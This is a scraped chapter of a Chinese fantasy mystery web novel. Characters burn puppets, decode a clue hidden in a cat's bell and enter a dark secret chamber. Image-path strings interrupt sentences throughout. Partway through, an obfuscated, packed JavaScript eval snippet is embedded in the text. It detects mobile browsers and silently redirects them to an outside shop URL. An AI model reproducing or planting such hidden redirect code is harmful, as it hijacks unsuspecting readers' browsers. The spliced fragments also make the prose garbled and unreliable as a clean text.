“但是,我真的不是故意针对你。你们长得一模一样,我分不清哪个是你,那便一并道歉了吧。”
顿时,那个原本冷静下来的木偶又升起冲天火气,就差当头给他一击,就连其他木偶都变得更加虎视眈眈起来。
全场寂静。
不会说话可以不说。众人(和木偶)心声如上。
不过云观岑觉得对方这话不似无心之失,反倒像刻意挑衅哈……不重要,这些都不重要。
只见李陵话音落下,毫不心慈手软地又祭出九张火符,一一贴在木偶身上,随即引燃,一套动作行云流水。
直至木偶再一次被焚烧成为灰烬,保持沉默的众人才收起一言难尽的目光。
云姒第一个开口:“你……蔫坏。”她开始怀疑对方刚才的发言究竟是不是没过脑子了。
宋昭微扫过地上乌黑灰烬一眼,而后尴尬地移开目光,假咳一声,未发表评价。
唯独云观岑目露赞赏,别有深意地拍了拍李陵的肩膀。
对待这种非人生物,本该如此。“先找找线索吧。”云观岑说。
云姒点燃被木偶挡住的小桌之上的蜡烛,却见这火光无法驱散房中分毫黑暗,仅桌面那一小块地方亮堂起来,露出其上斑驳不明的痕迹。
这痕迹歪歪斜斜,像是随意涂画,又似乎包含什么未知的深意。
她看不分明,当即申请外援:“你们快来看看!”
这图案由直线组成,创作者似乎不太熟练,有些离得太近,有些离得过远,彼此之间完全没有连接的地方,却能给人一种并非随便涂抹的感觉。
不像画,倒像字,但看不出究竟是什么字,甚至连这图案的朝向都看不明白。
所以,这究竟是什么意思?不懂啊,完全不懂啊。
“你应该留一个木偶。”
云观岑说着斜睨李陵一眼,仿佛刚才赞赏对方的人不是自己一般。
李陵:……
“抱歉,我冲动了。”这话说的毫无诚意,因为下一句是:“下次还敢。”
众人:……
云观岑弯唇,微微眯起眼睛狡黠地看向李陵,如同得逞的狐狸:“临章,需要我帮忙么?”
这话说的很轻,带着一种莫名的蛊惑。
“拜托,线索是我发现的!”云姒不满,“你为什么问他?”
“他烧的木偶。”云观岑说。
李陵:?
“所以,这就把锅甩给我了?”李陵无奈,依然配合地恳求,“羡之,你帮帮我。”
虽知错不在自己,但满足一下云观岑的恶趣味并无不可。
“接收到你的求助了。”云观岑双手结印,闭目启唇,声音极低,连距离他最近的云姒都听不太清。
与此同时,一束靛青光芒自指尖浮现,下一秒,紧接一声突兀的猫叫。
随即,一只玄猫自门外飞奔而进,直冲他怀中而来。
玄猫颈上系着一个金色铃铛,在微弱烛光的映照下反射出明显的光晕,正随它的动作叮铃作响。
未等云观岑说话,云姒先惊呼一声:“这不是……!”
嗯?
话一出口,便感到三道视线都落在了她的身上。
云姒再度讪笑,拉过云观岑往一旁悄悄挪去,用只有两个人能听到的声音问道:“她怎么还在这里?”
“她从来不在这里。”云观岑略一挑眉,答案似是而非。
“怎么可能?我和李陵分明见过她!”云姒反驳道。
“你们见到的,真的是她么?”
“什么意思?”
“再见时你可以详细问问她。”云观岑微微一笑,“或者,连带我的那份一起问了?”
云姒美目骤缩,情不自禁往后退了半步。
“对不起。”云姒深吸一口气,语气诚恳。
“为何道歉?”云观岑不解。
“是我太过自负。”云姒认真道。
云观岑:?他不懂。
每个人都有自己的秘密,他不觉得云姒隐瞒他有什么不对,况且,他虽知道惊蛰与云姒多少有些关于他的秘密,但确实不清楚她们为什么要藏着掖着,但她们不愿说,他怎么好去刨根问底。
“原来,你早就知道救你是她的手笔。”云姒嘟囔,“早知道不听她的了……”
“后悔了?”云观岑问。
“那倒没有。”云姒说,“其实她早就知道瞒不过你吧。”
“这得问她。”云观岑不在意地笑笑。
他重新将目光放回玄猫身上,取下它颈间的铃铛。
这铃铛两旁皆有一道细小裂痕,将其拆开,便见其中隐藏的纸条,纸条上的字像是由桌上痕迹组合而成,表达出清晰的指向:
‘底’,‘彰’,‘木’。
三个字,依然需要破解,但比之前容易许多。
“孟彰在下面的暗室。”云观岑解释道。
李陵满头雾水:“你这究竟是怎么解出来的?”
云观岑笑而不语,活脱脱一副谜语人模样。
“孟彰是何人?”宋昭微眉梢微微蹙起。
云观岑叹了口气,诚恳道:“我不知道。”
“你既不知,为何识得这个名字?”宋昭微抿紧唇,质问道,“羡之,你又在唬我。”
云观岑却仍沉默不语,甚至连稍微的情绪波动都未曾出现。
宋昭微沉静的目光看了他许久,终是仿若认命般叹息道:“……先找机关。”
见三人各自翻找起来,云观岑不动声色的目光盯着宋昭微看了许久,方才揉了揉玄猫,听它舒服地叫了一声,又往里凑了凑,再度开口:“你既知晓,为何不愿相告?”
玄猫探出头来,乌黑的瞳孔斜睨他一眼,舔了舔爪子。
“怕你变笨。”
这四个字从他脑海响起,旁人听不见。
“我想放弃思考。”云观岑说。
“你不想。”
依然是从脑海响起的属于惊蛰的声音。
云观岑沉默了。再抬头时,才发现其他三人用看神经病的眼神盯着自己,他更沉默了。
——她故意的吧?
这样想着,果不其然感受到它往他怀里蹭了蹭,微颤的身体彰显着幸灾乐祸。
云观岑无语地翻了个白眼。
宋昭微清咳一声,正色道:“这里应该还有机关,我们找找。”
此言一出,落在云观岑身上的几道怪异目光立刻收住。
三人重新寻找起来,唯独云观岑找了个位置坐下,好整以暇观察忙碌的众人,顺便继续撸猫。
“你就是这样放弃思考的?”她的声音再次在脑海响起。
“又如何?”目光移到玄猫身上,他义正言辞。
“……小心变傻。”
“不会。”他的声音压得很低,“比起这个,你为何会来?”
“你不是知道么?我根本没去。”带着一丝笑意,她又说,“只是让‘它’去了。”
得到确定的答案,云观岑不再说话。</p;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17942349|213823||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
>
“快回来,我等你。”她说。
话音落下,玄猫脱离他的怀抱,几步便消失在了浓浓黑夜。
云观岑遗憾地叹了口气。其实,他还没摸够。
心里这么想,他还是站直身体准备过去帮忙。
房间很空旷,但在黑暗之中寻找机关不算容易,每一寸摸过去都是同样的触感,根本找不出异常之处。
与宋昭微温和的方式不同,李陵和云姒那边就差把整个房间掀了。
云观岑侧目看了一眼,嘴角微微抽了抽,选择尊重顺从,只是默默往宋昭微那边贴过去。
——他怕被误伤。
“哇~”
没等走几步,就听云姒那边传来一声惊呼。
循音望去,只见云姒站在床边,其上的被褥木板俱被掀开,露出底下密室。
“找到了!”云姒说着,招手喊人过去。
洞口十分黑暗,半分光芒都透不进来,仅能看清几级石质阶梯,不知究竟通往何处。
李陵身先士卒,就循黑暗摸索着踏下楼梯,而后接住紧接而下的云观岑的手,还不往告诫:“我们去探路,你们守在上面。”
“喂!”云姒跺了跺脚,不满道,“你是不是太小看我了?我也要去!”
“你留下来保护陆少卿。”李陵不容置疑道。却听宋昭微严词拒绝:“我也去。”
这下轮到李陵哑口无言了。
宋昭微是他上司,他有资格说拒绝么?可他不想同意……
局面僵持不下。
最终云观岑打破僵局,叹息一声,言简意赅道:“一起去。”
闻言,李陵迟疑片刻,见其他三人意见一致,唯独自己有所不同,也不再坚持,小心翼翼承担探路的角色。
这条路确实很黑。
沉闷、静谧、阴冷,伸手不见五指,以至每一步踏过去,都像经过一个世纪一般,若非握住的那只手依然温暖,他几乎无法控制心底蔓延的惊惶。
像是发现了他的担忧与不安,本来一直处于被动的温暖源反握住他,占据主动,像是无声告诉他“别怕”。
说起来,他自己都不明白为何害怕。
因为从未接触过如此极致的黑暗?因为在这里经历的一切过于荒诞恐怖?还是说……
他害怕守护不住珍惜之人?
不,他绝不允许自己失败。
受不了沉寂的氛围,云姒不自觉贴近身前宋昭微的身体,连出口的声音都带着恐惧的微颤:“我们……要不然还是出去吧?”
不同于亲眼见到诡怪的惊惧,这里分明看不出什么危险,却缓慢吞噬着她的理智与自信,比起已知的敌人,这样未知的险境更让她退缩。
“不行。”宋昭微的声音虽然温柔,却带着不容拒绝的坚定。她的好奇心战胜了恐惧。
“我会尽力护好你们。”李陵说。
“不需要。”云观岑道。
话虽冷淡,却在李陵心底激起一阵莫名的涟漪,他轻舒一口气,没再说话。
不知过了多久,脚下踩着的终于不再是阶梯,而是潮湿黏腻的石地。
密室弥漫着难闻的气味,像是强行用香料掩饰腥臭一般,浓郁到几欲令人作呕。云姒捂住口鼻,双眉紧蹙。
李陵脚步未停,警惕试探前路。
直至眼前出现一抹微弱的亮光,几人紧绷的身体才终于略略放松。
循光而去,终于看见了来到这里之后看见的第一个算作是“人”的生物。